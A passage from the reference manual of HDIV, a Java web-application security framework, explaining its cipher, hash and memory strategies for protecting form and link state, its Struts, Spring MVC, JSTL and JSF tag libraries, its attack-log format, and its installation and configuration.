


Image 3.2 – HDIV Architecture

4. OPERATION STRATEGY

Having the same objectives, HDIV has different operation strategies:

- **Cipher:** for each possible request of each page (link or form) an extra parameter (_HDIV_STATE_) is added which represents the state of the request.

  To guarantee the integrity of the state itself, which is the base of the validation, it is ciphered using a symmetrical algorithm. Beside adding the extra parameter all the non editable values are replaced by relative values (0,1,2,…) to guarantee data confidentiality.

- **Hash:** This strategy is very similar to the Cipher strategy but in this case the state sent to the client is coded in Base64.

  To be able to check this parameter integrity, a hash of the state is generated before being sent to the client and it is stored in the user session. This strategy does not guarantee confidentiality because the state can be decoded if we have a high technical knowledge.

- **Memory:** All the states of the page are stored in the user session. To be able to associate user requests with the state stored in the session, an extra parameter (_HDIV_STATE_) is added to each request. This parameter contains the identifier that makes possible to get the state from session. In this strategy non editable values are hidden as well guaranteeing confidentiality.

Let’s see the html code generated by HDIV using different strategies and configurations as well as the steps of the validation process.

Suppose that we have a page that generates the following html code, where shaded text represents non editable data that we must protect.

```
<html>
<body>
<a href=/struts-examples/action1.do?data=22>LinkRequest</a>

<form method="post" action="/struts-examples/processSimple.do">
      <input type="text" name="name" value=""/>

      <input type="password" name="secret" value="" />
      <select name="color">
            <option value="10">Red</option>
            <option value="11">Green</option>
            <option value="21">Blue</option>
      </select>

      <input type="radio" name="rating" value="10" />Actually, I hate
it.<br />
      <input type="radio" name="rating" value="20" />Not so much.<br />
      <input type="radio" name="rating" value="22" />I'm indifferent<br
/>
      <textarea name="message" cols="40" rows="6"></textarea>
      <input type="hidden" name="hidden" value="15" />
      <input type="submit" value="Submit" />
</form>
</body>
</html>
```

4.1 Cipher strategy

4.1.1 Introduction

The **state is sent to the client** as a hidden field or a parameter if it is a link. In order to guarantee **integrity**, the state is ciphered using a symmetrical algorithm.

In order to guarantee confidentiality, **non editable data** is **replaced by relative values.**

4.1.2 Response generation

First of all HDIV gathers all the request data and it generates an object of type *org.hdiv.state.IState* for each request of the page (forms + links). This *State* object is what the client receives as a serialized object.

Then, HDIV replaces non editable real values by relative values. For instance, if we have a selection list with the following values: 150, 133, 22 they are replaced by these: 0, 1, 2.

This way HDIV guarantees confidentiality of non editable data. Once *IState* object is created, it will be sent to the client as a hidden field for the forms and as a extra parameter for the links.

These are the steps to get the value of this parameter:

- An array of bytes of the IState object is obtained (the object must be serializable).
- It is compressed.
- It is ciphered
- It is coded to Base64.

The result of a page using the Chiper strategy and which has activated confidentiality flag will be like this:

```
<html>
<body>
<a href=/struts-
examples/action1.do?data=0&_HDIV_STATE=6347dfhdfd84r73e9483494734837487>
LinkRequest</a>

<form method="post" action="/struts-examples/processSimple.do">
      <input type="text" name="name" value=""/>
      <input type="password" name="secret" value="" />
      <select name="color">
            <option value="0">Red</option>
            <option value="1">Green</option>
            <option value="2">Blue</option>
      </select>

      <input type="radio" name="rating" value="0" />Actually, I hate
it.<br />
      <input type="radio" name="rating" value="1" />Not so much.<br />
      <input type="radio" name="rating" value="2" />I'm indifferent<br
/>
      <textarea name="message" cols="40" rows="6"></textarea>
      <input type="hidden" name="hidden" value="0" />
      <input type="hidden" name="_HDIV_STATE_"
                           value="jkfhdfhgdf948dkfhdhfdkhffjfdf" />
      <input type="submit" value="Submit" />
</form>
<body>
</html>
```

4.1.3 Validation

The first step in the validation process is to decrypt the value of the _HDIV_STATE_ parameter, which has the state of the request.

If there is no error decrypting the state, it means that the value hasn't been modified and so we must continue with the validation process.

The next step is to decompress the parameter value and to create a new *IState* object from the obtained bytes.

Once we have the I*State* object we are ready to validate the client request. HDIV will check each of the parameters of the request and all the values of each parameter.

```
While (parameters) {
      While (values)
      {
            DataValidator.validate(value);
      }
}
```

First of all, HDIV verifies that the parameter value is between the possible relative values for the parameter.

If it is correct HDIV returns the real value of the option selected by the client. For example, if the relative value of the *account* parameter is 0, HDIV replaces it by the value in the 0 position on the list of values for this parameter.

If the request is correct it is redirected to the Struts controller to generate the corresponding page. Otherwise, if a security error is detected the user is redirected to an error page and the incident is logged on a file.

4.2 Hash strategy

4.2.1 Introduction

The **state** is **coded in Base64** and **sent to the client** as a hidden field or as a parameter if it is a link.

In order to guarantee integrity, before sending the state to the client a hash of the state is generated and it is stored in the user session. Later, this will be use to check that the value hasn’t been modified.

The main difference between this strategy and Chiper strategy is that here the state integrity is guaranteeing using a hash, instead of ciphering the state object.

It is worth mentioning that in this case data confidentiality can’t be guaranteed, as the data is not ciphered. On the other hand, no real values are sent inside each component in order to make it more difficult to know the real values.

4.2.2 Response generation

Visually the result of a page using this strategy is the same as the previous one.

```
<html>
<body>
<a href=/struts-
examples/action1.do?data=0&_HDIV_STATE=wJTAwJTAwbVAlQzFKJUMzJTQwJTE>
LinkRequest</a>

<form method="post" action="/struts-examples/processSimple.do">
      <input type="text" name="name" value=""/>
      <input type="password" name="secret" value="" />
      <select name="color">
            <option value="0">Red</option>
            <option value="1">Green</option>
            <option value="2">Blue</option>
      </select>

      <input type="radio" name="rating" value="0" />Actually, I hate
it.<br />
      <input type="radio" name="rating" value="1" />Not so much.<br />
      <input type="radio" name="rating" value="2" />I'm indifferent<br
/>

      <textarea name="message" cols="40" rows="3"></textarea>
      <input type="hidden" name="hidden" value="0" />
      <input type="hidden" name="_HDIV_STATE_"
      value="lRUMlQCUwM0YlMUYlRMUCwMRQlQzFj" />

      <input type="submit" value="Submit" />
</form>
</body>
</html>
```

4.2.3 Validation

The only difference with the Cipher strategy is that the decrypting process is replaced by the integrity verification using the hash. In order to check the integrity HDIV calculates the hash of the value that represents the state and it is compared with the one stored in session.

From this point, the request verification is exactly the same as on the previous strategy.

4.3 Memory strategy

4.3.1 Introduction

The **state** of each request is stored **in the user session**, being this the main difference with the other two strategies.

In order to guarantee confidentiality, **non editable data are replaced by relative values**.

4.3.2 Response generation

The difference with the other two strategies is that here the state is not sent to the client. Only the request identifier is sent in order to be able to recover the request state later.

```
<html>
<body>
<a href=/struts-examples/action1.do?data=0&_HDIV_STATE=0-1-5E26F18AD9E>
LinkRequest</a>
<form method="post" action="/struts-examples/processSimple.do">
      <input type="text" name="name" value=""/>
      <input type="password" name="secret" value="" />
      <select name="color">
            <option value="0">Red</option>
            <option value="1">Green</option>
            <option value="2">Blue</option>
      </select>
      <input type="radio" name="rating" value="0" />Actually, I hate
it.<br />
      <input type="radio" name="rating" value="1" />Not so much.<br />
      <input type="radio" name="rating" value="2" />I'm indifferent<br />
      <textarea name="message" cols="40" rows="3"></textarea>
      <input type="hidden" name="hidden" value="0" />
      <input type="hidden" name="_HDIV_STATE_" value="0-2-5E26F18AD9E" />
      <input type="submit" value="Submit" />
</form>
</body>
</html>
```

As we can see there are not visual differences in the generated html code between state in client or state in server versions. The only difference is the length of the parameter that represents the state (_HDIV_STATE_), which is much shorter in this case because it only contains the request identifier.

4.3.3 Validation

Before initializing validation, HDIV obtains the request identifier and thus the object of type *org.hdiv.state.IState* is obtained from user session.

From this point, the validation process is exactly the same as the previous strategies.

5. HDIV TAG LIBRARIES

HDIV **adds security functionalities** to different versions of Struts 1.x, Struts 2.x, Spring MVC, Jakarta Taglibs (JSTL) and JavaServer faces by **extending its behaviour** and **manitaining the API and the specification**.

5.1 Struts 1.x

Nowadays, the versions supported by HDIV for Struts 1.x are the following ones:

Struts version	Library
1.1	*hdiv-struts-1.1-2.0.4.jar*
1.2.4	*hdiv-struts-1.2.4-2.0.4.jar*
1.2.7	*hdiv-struts-1.2.7-2.0.4.jar*
1.2.9	*hdiv-struts-1.2.9-2.0.4.jar*
1.3.8	*hdiv-struts-1.3.8-2.0.4.jar*

Besides, HDIV offers support for the Struts' 1.x subproyect Struts-EL (*chapter 5.1.4*). For more information about Struts-EL visit http://struts.apache.org/1.x/struts-el/index.html.

The libraries distribuited by HDIV for Struts 1.x are the following ones:

5.1.1 hdiv-html.tld

The *hdiv-html.tld* library extends Struts HTML tag's behaviour and syntaxes (see *chapter 5.1.1.1*) in order to achieve data integrity and confidentiality.

> *"The tags in the Struts HTML library form a bridge between a JSP view and the other components of a Web application. Since a dynamic Web application often depends on gathering data from a user, input forms play an important role in the Struts framework. Consequently, the majority of the HTML tags involve HTML forms.*
>
> *The HTML taglib contains tags used to create Struts input forms, as well as other tags generally useful in the creation of HTML-based user interfaces. The output is HTML 4.01 compliant or XHTML 1.0 when in XHTML mode."*

The HTML result obtained by the use of *hdiv-html.tld* tag library is the same as using *struts-html.tld* TLD, except for the features detailed in *chapter 5.1.1.1*.

For all this, having fulfilled the syntaxes and definition of Struts HTML tags, jsp pages don't need to be reprogrammed in order to use HDIV.

5.1.1.1 HDIV's tags

In HDIV *form, link* and *frame* are the only tags that return a different html from the *struts-html.tld* library. In the *form* tag a new hidden field is added, containing HDIV's state (*see chapter 3.2.1*). However, in the *link* and *frame* tags HDIV's state is added as a new parameter.

When the confidentiality is activated, the value obtained from the *value* property in the tags *hidden, multibox, optionsCollection, options, option* and *radio* is a coded value only understandable by HDIV.

- button: render a button input field.
- cancel: render a cancel button.
- checkbox: render a checkbox input field.
- file: render a file input field.
- form: render an input form.
- frame: render an HTML frame element
- hidden: render a hidden field.
- link: render an HTML anchor or hyperlink.
- multibox: render a checkbox input field
- option: render a select option
- options: render a collection of select options
- optionsCollection: render a collection of select options
- password: render a password input field
- radio: render a radio button input field
- rewrite: render an URI
- select: render a select element
- submit: render a submit button
- text: render an input field of type text
- textarea: render a textarea

Tag properties and definitions can be checked at Struts' [5] user guide. You must consider your Struts version to check the correct user guide, as the tag specification changes from version to version.

5.1.1.2 Struts' Tags

The rest of tags defined in the *hdiv-html.tld* library *(base, errors, html, javascript, reset, rewrite, xhtml and messages*) have not been modified by HDIV and so they are the same tags as in Struts.

5.1.1.3 Tag: cipher

HDIV adds the new tag *cipher*, which makes possible to cipher any wanted value. This tag needs the following properties to be set with a value: *parameter*, *action* and *value*. Let's see an example:

Suppose that we want to cipher a value of a hidden tag without using the hidden tag provided by *hdiv-html.tld*.

```
<%@ taglib uri="/WEB-INF/hdiv-html.tld" prefix="html" %>

<input type="hidden" name="p1" value="<html:cipher parameter="p1"
value="v1" />" />
```

The result will be:

```
<input type="hidden" name="p1" value="0" />
```

5.1.2 hdiv-nested.tld

The *hdiv-nested.tld* library extends Struts nested tag's behaviour and syntaxes.

> *"This tag library brings a nested context to the functionality of the Struts custom tag library.*
>
> *It's written in a layer that extends the current Struts tags, building on their logic and functionality. The layer enables the tags to be aware of the tags which surround them so they can correctly provide the nesting property reference to the Struts system."*

The HTML result obtained by the use of *hdiv-nested.tld* tag library is the same as using *struts-nested.tld* TLD, except from the tags form and link where HDIV state is attached.

When the confidentiality is activated, the value obtained from the *value* property in the tags *hidden*, *multibox*, *optionsCollection*, *options* and *radio* is a coded value only understandable by HDIV.

Tag properties and definitions can be checked at Struts' [5] user guide. You must consider your Struts version to check the correct user guide, as the tag specification changes from version to version.

5.1.3 hdiv-logic.tld

The *hdiv-logic.tld* library extends Struts LOGIC tag's behaviour and syntaxes (*see chapter 5.1.3.1*) in order to achieve data integrity and confidentiality.

For all this, having fulfilled the syntaxes and definition of Struts LOGIC tags, jsp pages don't need to be reprogrammated in order to use HDIV.

5.1.3.1 HDIV's tags

In HDIV *forward* and *redirect* are the only tags that extends HDIV behaviour containing HDIV's state.

- forward: forward control to the page specified by the specified ActionForward entry
- redirect: render an HTTP redirect

Tag properties and definitions can be checked at Struts' [5] user guide. You must consider your Struts version to check the correct user guide, as the tag specification changes from version to version.

5.1.3.2 Struts' Tags

The rest of tags defined in the *hdiv-logic.tld* library *(empty, equal, greaterEqual, greaterThan, iterate, lessEqual, lessThan, match, messagesNotPresent, messagesPresent, notEmpty, notEqual, notMatch, notPresent, present*) have not been modified by HDIV and so they are the same tags as in Struts.

5.1.4 Struts-EL extension

HDIV supports Struts-EL subproject extension where each JSP custom tag in this library is a JSTL-aware subclass of an associated tag in the Struts tag library. This means that the tags HDIV extends from the *struts-html-el.tld* and *struts-logic-el.tld* libraries are the same that extends from *hdiv-html.tld* (*button*, *cancel*, *checkbox*, *file*, frame, *form*, *hidden*, *link*, *multibox*, *option*, *options*, *optionsCollection*, *password*, *radio*, *rewrite*, *select*, *submit*, *text* and *textarea*) and from *hdiv-logic.tld* (*forward* and *redirect*).

See *chapter 7.1.3.2* for instructions about the installation and configuration of Struts-EL in HDIV.

5.2 Struts 2.x

Nowadays, the versions supported by HDIV for Struts 2.x are the following ones:

Struts version	Library
2.0.6	*hdiv-struts-2.0.6-2.0.4.jar*
2.0.9	*hdiv-struts-2.0.9-2.0.4.jar*
2.0.11.2	*hdiv-struts-2.0.11-2.0.4.jar*

5.2.1 hdiv-tags.tld

The *hdiv-tags.tld* library extends Struts Generics Tags and HTML tag's behaviour and syntaxes in order to achieve data integrity and confidentiality.

5.2.1.1 Struts Generic Tags

In HDIV *a* and *url* are the only tags that extends HDIV behaviour containing HDIV's state.

- a: A tag that creates a HTML <a href='' /> that when clicked calls a URL remote XMLHttpRequest call via the dojo framework.
- url: used to create a URL.

The rest of generics tags defined in the *hdiv-tags.tld* library *(if, elseif, else, append, generator, iterator, merge, sort, subset, action, bean, date, debug, i18n, include, param, push, set, property*) have not been modified by HDIV and so they are the same tags as in Struts.

5.2.1.2 UI Tags

In HDIV *form* is the only tag that return a different html from the *struts-tags.tld* library. A new hidden field is added, containing HDIV's state (*see chapter 3.2.1*).

- checkbox: render a checkbox input field.
- checkboxlist: creates a series of checkboxes from a list.
- combobox: render a select option.
- datetimepicker: render a date/time picker in a dropdown container.

- doubleselect: render two HTML select elements with second one changing displayed values depending on selected entry of first one.
- file: render a file input field.
- form: render an input form.
- hidden: render a hidden field.
- inputtransferselect: create a input transfer select component which is basically an text input and <select ...> tag with buttons in the middle of them allowing text to be added to the transfer select.
- optiontransferselect: create a option transfer select component which is basically two select tag with buttons in the middle of them allowing options in each of the select to be moved between themselves. Will auto-select all its elements upon its containing form submision.
- optgroup: create a optgroup component which needs to resides within a select tag.
- password: render a password input field.
- radio: render a radio button input field.
- select: render a select element.
- submit: render a submit button.
- textarea: render a textarea.
- textfield: render a text.
- token: stop double-submission of forms.
- updownselect: create a select component with buttons to move the elements in the select component up and down.

When the confidentiality is activated, the value obtained from the *value* property in the tags *hidden, combobox, doubleselect, optiontransferselect, optgroup, radio, select* and *updownselect* is a coded value only understandable by HDIV.

5.3 Spring MVC

5.3.1 hdiv-spring-form.tld

The *hdiv-spring-form.tld* library extends Spring MVC HTML tag's behaviour and syntaxes (see *chapter 5.3.1.1*) in order to achieve data integrity and confidentiality.

> *"One of the view technologies you can use with the Spring Framework is Java Server Pages (JSPs). To help you implement views using Java Server Pages the Spring Framework provides you with some tags for evaluating errors, setting themes and outputting internationalized messages."*

The HTML result obtained by the use of *hdiv-spring-form.tld* tag library is the same as using spring-form*.tld* TLD, except for the features detailed in *chapter 5.3.1.1*.

For all this, having fulfilled the syntaxes and definition of Spring MVC tags, jsp pages don't need to be reprogrammated in order to use HDIV.

5.3.1.1 HDIV's Tags

The only tag that generates a different HTML output from the *spring-form.tld* library is the *form* tag, because it has a new hidden field containing HDIV state (*see chapter 3.2.1*).

- checkbox: render a checkbox input field.
- form: render an input form.
- hidden: render a hidden field.
- input: render a input field.
- option: render a select option
- options: render a collection of select options
- password: render a password input field
- radiobutton: render a radio button input field
- select: render a select element
- textarea: render a textarea.

When the confidentiality is activated, the value obtained from the *value* property in the tags *hidden, option, options, radiobutton* and *select* is a coded value only understandable by HDIV.

5.3.1.2 Spring MVC Tags

The rest of tags defined in the *hdiv-spring-form.tld* library *(errors* and *label*) have not been modified by HDIV and so they are the same tags as in Spring MVC.

5.3.1.3 New Tags

HDIV implements two new tags (*submit* and *cipher*).

5.3.1.3.1 submit

HDIV adds the new tag *submi*t for rendering an HTML *input* element with a type of *submit*. This tag has the following properties:

Attribute Name	Required?	Runtime Expression?	Description
accesskey	false	true	HTML Standard Attribute
cssClass	false	true	Equivalent to "class"
cssErrorClass	false	true	Equivalent to "class" - Used when the bound field has errors.
cssStyle			Equivalent to "style"
dir	false	true	HTML Standard Attribute
disabled	false	true	Setting the value of this attribute to 'true' (without the quotes) will disable the HTML element.
id	false	true	HTML Standard Attribute
lang	false	true	HTML Standard Attribute
name	false	true	HTML Standard Attribute
onblur	false	true	HTML Event Attribute
onchange	false	true	HTML Event Attribute
onfocus	false	true	HTML Event Attribute
onkeydown	false	true	HTML Event Attribute
onkeypress	false	true	HTML Event Attribute
onkeyup	false	true	HTML Event Attribute
onclick	false	true	HTML Event Attribute
ondblclick	false	true	HTML Event Attribute
onmousedown	false	true	HTML Event Attribute
onmouseup	false	true	HTML Event Attribute
onmouseover	false	true	HTML Event Attribute
onmousemove	false	true	HTML Event Attribute
onmouseout	False	true	HTML Event Attribute
tabindex	false	true	HTML Standard Attribute
title	false	true	HTML Standard Attribute
value	false	true	HTML Optional Attribute

Table 5.1 – submit tag attributes

5.3.1.3.2 cipher

HDIV adds the new tag *cipher*, which makes possible to cipher any wanted value. This tag needs the following properties to be set with a value: *parameter*, *action* and *value*. Let's see an example:

Suppose that we want to cipher a value of a hidden tag without using the hidden tag provided by *hdiv-spring-form.tld*.

```
<%@ taglib uri="http://www.hdiv.org/spring/tags/form" prefix="form" %>

<input type="hidden" name="p1" value="<form:cipher parameter="p1"
value="v1" />" />
```

The result will be:

```
<input type="hidden" name="p1" value="0" />
```

5.4 JSP Standard Tag Library (JSTL)

Standard Taglibs [10] library's behaviour has been extended by adding security functionalities for these tags: *url* and *redirect*.

This implementation completes some frameworks, such as Spring MVC, whose own tags don't support link generation and use *url* and *redirect* tags from JSTL.

Nowadays, HDIV has compatible tag libraries with the following versions of Standard Taglibs [10]:

JSTL version	Library
1.1	*hdiv-jstl-taglibs-1.1.0-2.0.4.jar*
1.1.2	*hdiv-jstl-taglibs-1.1.2-2.1.0.jar*
1.2	*hdiv-jstl-taglibs-1.2-2.1.0.jar*

So it is highly recommended to use the *hdiv-jstl-taglibs-1.1.x-2.x.x.jar* library in Spring MVC in order to protect links generated by the *url* and *redirect* tags.

5.4.1 hdiv-c.tld

The *hdiv-c.tld* library extends Jakarta Taglibs tag's behaviour and syntaxes in order to achieve data integrity and confidentiality.

- url: url creation.
- redirect: redirects the browser to a new URL.

5.5 JavaServer Faces (JSF)

Since version 2.1.0 HDIV supports versions 1.1, 1.2 and 2.0 of the standard framework Java Server Faces.

JSF version	Library
1.1	*hdiv-jsf-2.1.0.jar*
1.2	*hdiv-jsf-2.1.0.jar*
2.0	*hdiv-jsf-2.1.0.jar and hdiv-jsf-2-2.1.0.jar*

HDIV extensions are based on the JSF standard API, which means that the implementation is not dependant on a certain implementation of the JSF specification. Also it doesn't depend on features of prior versions as occurs in other frameworks.

Compatibility tests have been made using the most important JSF implementations: Sun RI (https://javaserverfaces.dev.java.net/) and Apache MyFaces (http://myfaces.apache.org/).

HDIV's JSF integration is made using PhaseListeners, ExternalContextWrapper and extensions of standard components.

5.5.1 PhaseListener

HDIV's configuration and request validation is made using PhaseListeners, which are added to the aplication in a transparent way and don't change framework's default execution unless an attack is detected.

5.5.2 ExternalContextWrapper

A wrapper of ExternalContext object captures all the redirects thown by the application and adds the necessary state to make them secure. This wrapper is configured using the factories provided by JSF.

5.5.3 Extension of Standard Components

Some JSF standard components are modified to make them store in the state the information neccesary for the validation.

Modified components are:

- h:inputHidden
- h:commandLink
- h:commandButton
- f:param

Other components are extended in order to secure GET requests. JSF doesn't generate a state for this type of requests so HDIV creates its own state.

Extended components are:

- h:outputLink
- h:link
- h:button

Ajax functionalities, which were introduced in JSF 2.0, are supported automatically by HDIV because the life cycle is fully executed in these requests and consecuently state is updated.

5.5.4 Limitations

HDIV version for JSF differs from other HDIV versions in some aspects:

- Confidentiality: Current version doesn't support confidentiality but it is expected to be implemented in future versions.
- Cookies' Integrity and confidentiality: There haven't been implemented functionalities for cookie validation, neither integrity nor confidentiality.

6. LOGGER

HDIV has a logger that will print in a file all the attacks detected, which helps system administrators checking the attacks the web application has suffered.

HDIV uses the Commons Logging [7] API, which can use Log4j [8] as the underlying log system. If the Log4j library is available for the context library directory, Commoms Logging will use the library and the configuration of the *log4j.properties* placed in the context classpath.

HDIV provides an example property file (*log4j.properties*) for Log4j placed in the */hdiv-web-struts-1.1/src/main/resources/* directory. With this setting we can log the attacks detected by HDIV in a file:

```
#
# Configuration for a rolling log file ("hdiv.log").
#
log4j.appender.R=org.apache.log4j.DailyRollingFileAppender
log4j.appender.R.DatePattern='.'yyyy-MM-dd
#
# Edit the next line to point to your logs directory.
# The last part of the name is the log file name.
#
log4j.appender.R.File=C://hdiv.log
log4j.appender.R.layout=org.apache.log4j.PatternLayout
#
# Print the date in ISO 8601 format
#
log4j.appender.R.layout.ConversionPattern=%d [%t] %-5p - %m%n
#
# Application logging options
#
log4j.logger.org.hdiv=INFO,R
```

With this setting attack message logs will be written in the *c:/hdiv.log* file, following the format defined in the *log4j.appender.R.layout.ConversionPattern* property:

- %d : Date of the log event
- [%t]: Name of the thread that generated the log event
- %-5p: Priority of the event that generated the logging
- %m: Message associated with the logging event
- %n: New line character

We can check Log4j [8] documentation for different configurations of the log message.

6.1 HDIV log format

Log messages written by HDIV, due to *%m* conversion character defined in the conversion pattern declared in *log4j.properties*, have the following format:

```
[type of attack];[action];[parameter];[value];[userLocalIP];[IP];[userId]
```

[type of attack]: Type of attack detected by HDIV. Its possible values are:

- INVALID_ACTION: The action received in the request does not match the state action.
- INVALID_PARAMETER_NAME: The parameter received in the request does not exist in the request state.
- NOT_RECEIVED_ALL_REQUIRED_PARAMETERS: All the required parameters for the request have not been received.
- INVALID_PARAMETER_VALUE: Incorrect parameter value.
- NOT_RECEIVED_ALL_PARAMETER_VALUES: For a certain parameter not the expected number of values has been receiced.
- REPEATED_VALUES_FOR_PARAMETER: Repeated values have been received for the same parameter.
- INVALID_CONFIDENTIAL_VALUE: Incorrect value. Confidentiality activated.
- HDIV_PARAMETER_NOT_EXISTS: The HDIV parameter has not been received in the request.
- INVALID_HDIV_PARAMETER_VALUE: The HDIV parameter has incorrect value.
- INVALID_PAGE_ID: HDIV parameter has an incorrect page identifier.
- INVALID_EDITABLE_VALUE: Error in the editable parameter validation.
- INVALID_COOKIE: The cookie received in the request has an incorrect value.

[action]: url or action name the HTTP request was directed to.

[parameter]: the parameter in the HTTP request.

[value]: parameter value.

[userLocalIP]: IP address if the request has been made through a Proxy.

[IP]: IP address the request was made from.

[userId]: User identifier. The way each web application gets the user may vary from application to application and that's why the interface (*IUserData*) has been defined. This interface makes possible to implement getting the user identity in different ways allowing the use of HDIV to any web application.

Let's see examples of an attacks detected by HDIV:

```
2006-09-22 10:56:07,214 [http-80-Processor25] INFO –
ACINVALID_TION;action1;param1;value1;188.15.1.25;201.166.24.12;45652146M
2006-09-22 10:58:15,500 [http-80-Processor25] INFO –
INVALID_CONFIDENTIAL_VALUE;action3;param2;value3;188.15.1.25;201.166.24.12;1523
5687G
2006-09-22 11:01:24,124 [http-80-Processor25] INFO –
NOT_RECEIVED_ALL_REQUIRED_PARAMETERS;action5;param1;value1;188.15.1.25;201.166.
24.12;15235687G
2006-09-22 11:15:00,411 [http-80-Processor25] INFO –
INVALID_PARAMETER_NAME;action1;param5;value2;188.15.1.25;201.166.24.12;45652146
M
```

7. INSTALLATION AND CONFIGURATION

Almost all the configuration is defined using Spring. Only the HDIV filter definition and Spring and HDIV listeners are defined in the deployment descriptor.

These are the steps to follow to install and configurate HDIV in a web application.

7.1 Struts 1.x

7.1.1 Installation

The HDIV installation process has 3 steps:

7.1.1.1 Libraries

- Include the following libraries in the web application classpath (in WEB-INF/lib or in the server level classpath):
  - HDIV: core library (*hdiv-core-2.x.jar*) and tags library (there are different versions for Struts different versions. See *chapter 5*)
  - Spring: *spring-2.0.1.jar or higher*
  - Commons codec: *commons-codec-1.3.jar*
  - Commons fileupload: *commons-fileupload-1.1.1.jar*
  - Commons io: *commons-io-1.1.jar*

- Tag libraries: add the following libraries in the WEB-INF directory of the web application.
  - *hdiv-html.tld*
  - *hdiv-nested.tld*
  - *hdiv-logic.tld*

7.1.1.2 Modify the deployment descriptor in /WEB-INF/web.xml

This configuration must be added in the deployment descriptor:

- Spring's configuration file location:

```
<context-param>
      <param-name>contextConfigLocation</param-name>
      <param-value>
      /WEB-INF/applicationContext.xml,/WEB-INF/hdiv-config.xml
      </param-value>
</context-param>
```

If validations for editable data have been defined, add the *hdiv-validations.xml* as well.

```
<context-param>
      <param-name>contextConfigLocation</param-name>
      <param-value>
      /WEB-INF/applicationContext.xml,/WEB-INF/hdiv-
      config.xml, /WEB-INF/hdiv-validations.xml
      </param-value>
</context-param>
```

- Add HDIV and Spring initialization listeners.
    - Spring Listener:

```
<listener>
      <listener-class>
      org.springframework.web.context.ContextLoaderListener
      </listener-class>
</listener>
```

    - HDIV Listener:
        - WebSphere environment:

```
<listener>
      <listener-class>
      org.hdiv.listener.InitWebSphereListener
      </listener-class>
</listener>
```

        - Not WebSphere environment:

```
<listener>
      <listener-class>
      org.hdiv.listener.InitListener
      </listener-class>
</listener>
```

- Validation filter (the only filter without initialization parameters).

```
<filter>
      <filter-name>ValidatorFilter</filter-name>
      <filter-class>org.hdiv.filter.ValidatorFilter</filter-
class>
</filter>

<filter-mapping>
      <filter-name>ValidatorFilter</filter-name>
      <url-pattern>*.do</url-pattern>
</filter-mapping>

<filter-mapping>
      <filter-name>ValidatorFilter</filter-name>
      <url-pattern>*.jsp</url-pattern>
</filter-mapping>
```

- Replacement of the references to Struts HTML, Struts Nested and Struts Logic TLDs: modify references to Struts HTML, Nested and Logic libraries so that they reference HDIV libraries.

```
<taglib>
      <taglib-uri>/WEB-INF/struts-html.tld</taglib-uri>
      <taglib-location>/WEB-INF/hdiv-html.tld</taglib-location>
</taglib>
<taglib>
      <taglib-uri>/WEB-INF/struts-nested.tld</taglib-uri>
      <taglib-location>/WEB-INF/hdiv-nested.tld</taglib-location>
</taglib>
<taglib>
      <taglib-uri>/WEB-INF/struts-logic.tld</taglib-uri>
      <taglib-location>/WEB-INF/hdiv-logic.tld</taglib-location>
</taglib>
```

  Only the implementation of the LOGIC and HTML TLDs are modified and, as Nested TLD extends HTML library, it is also modified. The rest of Struts TLDs are left as they are because they don't affect application security.

7.1.1.3 Spring

Add *applicationContext.xml* and *hdiv-config.xml* files in the WEB-INF directory of the web application. If validations for editable data have been defined, add the *hdiv-validations.xml* as well.

7.1.2 Configuration

HDIV configuration is defined in four files:

- *hdiv-config.xml*: HDIV basic configuration for beginner users which will be consumed by Spring [6].
- *applicationContext.xml*: Spring's bean definitions configurables by advanced users with some web application knowledge. This file will be consumed by Spring [6].
- *struts-config.xml:* Struts' controller configuration to make it use the HDIV handler when there is a multipart request.
- *hdiv-validations.xml:* configuration of editable data validations: text and textarea.

7.1.2.1 hdiv-config.xml

- HDIV strategy: In the tag value of the *strategy* bean we must set the HDIV strategy for data integrity. Possible values: **memory**, **cipher** or **hash**.

```
<bean id="strategy" class="java.lang.String">
        <constructor-arg>
                <value>user defined strategy</value>
        </constructor-arg>
</bean>
```

For example, for the memory strategy configuration will be like this:

```
<bean id="strategy" class="java.lang.String">
        <constructor-arg>
                <value>memory</value>
        </constructor-arg>
</bean>
```

- Confidentiality: Set the tag *value* to *true* to activate *confidentiality* tag, or set it to *false* to deactivate.

```
<bean id="confidentiality" class="java.lang.Boolean">
        <constructor-arg>
                <value>user defined configuration</value>
        </constructor-arg>
</bean>
```

For example, in order to activate confidentiality flag configuration will be like this:

```
<bean id="confidentiality" class="java.lang.Boolean">
        <constructor-arg>
                <value>true</value>
        </constructor-arg>
</bean>
```

- Cookie integrity: It is possible to deactivate cookie integrity by setting the *avoidCookiesIntergity* bean to *true*. In this case HDIV will guarantee the integrity of the rest of the data generated by the server that can not be modified by the client.

```
<bean id="avoidCookiesIntegrity" class="java.lang.Boolean">
        <constructor-arg>
                <value>true</value>
        </constructor-arg>
</bean>
```

- Cookie confidentiality: It is possible to deactivate cookie confidentiality by setting the *avoidCookiesConfidentiality* bean to *true*. In this case, despite having the *confidentiality* bean set to *true* before, cookie confidentiality will not be applied.

```
<bean id="avoidCookiesConfidentiality"
      class="java.lang.Boolean">
        <constructor-arg>
                <value>true</value>
        </constructor-arg>
</bean>
```

